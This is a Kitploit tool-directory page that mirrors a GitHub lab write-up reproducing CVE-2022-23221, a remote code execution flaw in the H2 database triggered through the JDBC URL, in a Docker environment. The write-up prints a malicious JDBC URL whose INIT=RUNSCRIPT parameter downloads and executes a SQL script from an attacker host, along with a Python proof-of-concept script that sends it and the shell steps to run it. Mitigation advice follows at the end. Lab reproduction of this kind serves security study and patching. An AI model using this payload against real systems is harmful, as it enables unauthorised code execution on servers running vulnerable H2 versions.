
Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
H2-database-CVE-2022-23221 — vulhub/H2-database/CVE-2022-23221 | Kitploit
工具/GitHubGitHub/straightsang/h2-database-cve-2022-23221
Vulnerability AnalysisExploitationWeb Application ExploitationLearning & EducationDatabase SecurityLabs & Practice
GitHubstraightsang/h2-database-cve-2022-23221

H2-database-CVE-2022-23221

vulhub/H2-database/CVE-2022-23221

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
查看仓库
28天前尚未审核
内容在请求的语言中不可用。显示英文版本。

H2 Database RCE (CVE-2022-23221)


  • whs4_1반_고늘상(@straightSang)

1. Summary

  • Reference: https://nvd.nist.gov/vuln/detail/cve-2022-23221

  • H2 is a relational database management system that provides the ability to compile and execute Java code directly within the SQL engine.

  • The H2 driver parses JDBC URLs to establish connections between applications and databases. Configuration parameters included in the URL can control the initial state or behavior of the database.

  • In H2 versions prior to 2.1.210, there is an issue where remote SQL scripts can be executed through the INIT parameter of the JDBC URL. Attackers can exploit this by injecting a malicious SQL script remotely and executing system commands through the syntax within it, leading to CVE-2022-23221.

  • Characteristics of this vulnerability:

    1. No authentication required: Anyone with permission to input a JDBC URL can exploit this vulnerability to gain control of the system.
    2. Automatic execution upon service start: If an attacker modifies the configuration file, RCE (Remote Code Execution) occurs automatically when the service using H2 starts.
    3. Stealth: It is difficult for developers to detect the attack.
    4. Wide impact scope: Due to H2's speed and lightweight nature, it is widely used for development and testing of various web services. Any environment that allows configuring a JDBC URL via configuration files or user input can be a target of this vulnerability, making it highly impactful.
  • Vulnerability scope

    • Affected versions: H2 prior to 2.1.210
    • Patched version: H2 2.1.210 and above

2. Vulnerability Conditions

  • H2 version prior to 2.1.210 must be used.
  • The JDBC URL must contain IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker-ip/attacker-file.sql'.
    1. IGNORE_UNKNOWN_SETTINGS=TRUE, FORBID_CREATION=FALSE -> Bypass security settings
      • These parameters disable security settings, so the remote script execution command during initialization is not blocked and is executed as is.
    2. INIT=RUNSCRIPT FROM 'http://attacker-ip/attacker-file.sql' -> SQL command automatically executed when the application connects to the DB
      • If the INIT parameter value includes the SQL command RUNSCRIPT and the address of a malicious script, H2 will connect to that server, download the file, and execute it when the application and H2 DB connection is established.
  • The downloaded SQL script must contain the CREATE ALIAS SQL statement.
    • The CREATE ALIAS statement within the remotely executed script causes H2 to execute Java functions inside the script, resulting in RCE.


3. Environment Setup

  • Scenario



    • Set up a vulnerable H2 environment and input a malicious JDBC URL into H2. H2 parses the URL without proper validation, retrieves the SQL file from the attacker server, and executes it. If the logs of the h2-vulnerable server display the string "EXPLOITED" along with the results of the commands id, whoami, pwd, it means the vulnerable H2 environment is configured and the exploit.sql file was remotely downloaded from the external attacker server and executed during H2's parsing of the malicious JDBC URL.
  • Environment Setup

    root@kitploit:~
    docker compose up -d 
    

    docker ps

    • Running the command starts the following environments.
    • h2-vulnerable: H2 2.0.206 (vulnerable version before patch)
      • H2 web console: http://your-ip:8082
      • TCP server: tcp://your-ip:9092
    • attacker: HTTP server
      • http://your-ip:8000 : serves exploit.sql

  • After setting up the environment, access http://your-ip:8082 to see the H2 web page.

4. Reproduction Steps

: Since security policies are applied in the web console, the parameters that are vulnerability conditions may be filtered. Therefore, we reproduce the vulnerability by inputting a JDBC URL containing malicious parameters directly via CLI and verify the results.

[Normal Request Case]

  • Normal JDBC URL: "jdbc:h2:mem:test"

  • Normal request command

    root@kitploit:~
    docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
    -url "jdbc:h2:mem:test" \
    -user sa \
    -password ""
    

  • Execution result CLI-based execution

    • No requests received on attacker server
    • No special logs output on h2-vulnerable server

[Vulnerability Attack Case]

  • Malicious JDBC URL: "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'"

1. Execute Attack

  • Input the malicious JDBC URL into the H2 driver to attempt connection to the attacker server. There are two ways to input the URL.

    1. Input the malicious JDBC URL directly into the H2 Shell via CLI.
    root@kitploit:~
    docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
      -url "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'" \
      -user sa \
      -password ""

    

    CLI-based execution

    1. Execute the PoC file.
    root@kitploit:~
    python3 poc.py
    

    poc.py execution

2. File Request and Execution

  • H2 requests (HTTP GET) the exploit.sql file from the attacker server according to INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql' specified in the INIT parameter of the JDBC URL, and executes it within the H2 database.

    1. Running docker logs attacker shows the exploit.sql file request logs from the h2-vulnerable server.
    root@kitploit:~
    docker logs attacker
    

    1. The attacker server returns the requested exploit.sql file, and the h2-vulnerable server executes the received exploit.sql file. The CREATE ALIAS statement inside the script induces Java code execution, resulting in RCE.


5. poc.py Code

root@kitploit:~
#!/usr/bin/env python3

# 목적: CVE-2022-23221 H2 Database RCE 상황을 재현하고자 함.
# 과정: 검증 우회 파라미터와 Java 명령어가 포함된 JDBC URL을 H2로 전송하여 원격 코드 실행 공격을 수행함.

import subprocess
import time
import sys

"""
함수 이름: exploit_h2()
기능: H2 DB에 악의적인 JDBC URL을 전달하여 공격을 수행한다.
반환값: True->공격 성공, False->공격 실패
"""
def exploit_h2():
    
    # H2 서버 준비 대기
    time.sleep(3)
    
    # 검증 우회 파라미터가 포함된 JDBC URL
    # IGNORE_UNKNOWN_SETTINGS=TRUE: H2의 입력 검증을 우회함
    # FORBID_CREATION=FALSE: 원격 DB 생성에 대한 경계를 제거함
    # INIT=RUNSCRIPT FROM: 연결(시작) 시 원격 SQL 스크립트를 실행함
    jdbc_url = "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'"
    
    try:
        # H2 Shell을 통해서 악의적인 JDBC URL로 연결됨
        cmd = [
            'docker', 'exec', 'h2-vulnerable',
            'java', '-cp', '/h2-bin/h2.jar',
            'org.h2.tools.Shell',
            '-url', jdbc_url,
            '-user', 'sa',
            '-password', ''
        ]
        
        # Docker 명령어 실행 및 결과
        result = subprocess.run(
            cmd,
            capture_output=True,
            text=True,
            timeout=15
        )
        
        return True
        
    except Exception as e:
        print(f"[-] 에러: {e}")
        return False

"""
함수 이름: main()
기능: 공격 실행 및 공격 성공여부를 출력한다. 
반환값: 없음
"""
def main():

    if exploit_h2():
        print("[+] 공격 완료")
    else:
        print("[-] 공격 실패")
        sys.exit(1)

if __name__ == "__main__":
    main()


6. Execution Result

  • As a result of executing the exploit.sql file, the logs of the h2-vulnerable server display the string "EXPLOITED" along with the results of the commands id, whoami, pwd.

  • You can check the logs with docker logs h2-vulnerable.

    root@kitploit:~
    docker logs h2-vulnerable`
    

    Execution result check

=> This indicates that the vulnerable H2 environment was configured, and the remote file download and execution succeeded during H2's parsing of the malicious JDBC URL.


7. Countermeasures

  • Upgrade to H2 version 2.1.210 or higher
    • Patch content: Restrict the execution of external scripts in the INIT parameter
    • Release date: 2022-05-15
  • Strengthen JDBC URL input validation: Block inputs containing parameters like INIT, RUNSCRIPT that trigger remote code execution, and validate JDBC URL input using a whitelist-based approach.
  • Configuration and environment integrity monitoring: When configuration files are changed, verify their integrity and require administrator approval.
下载工具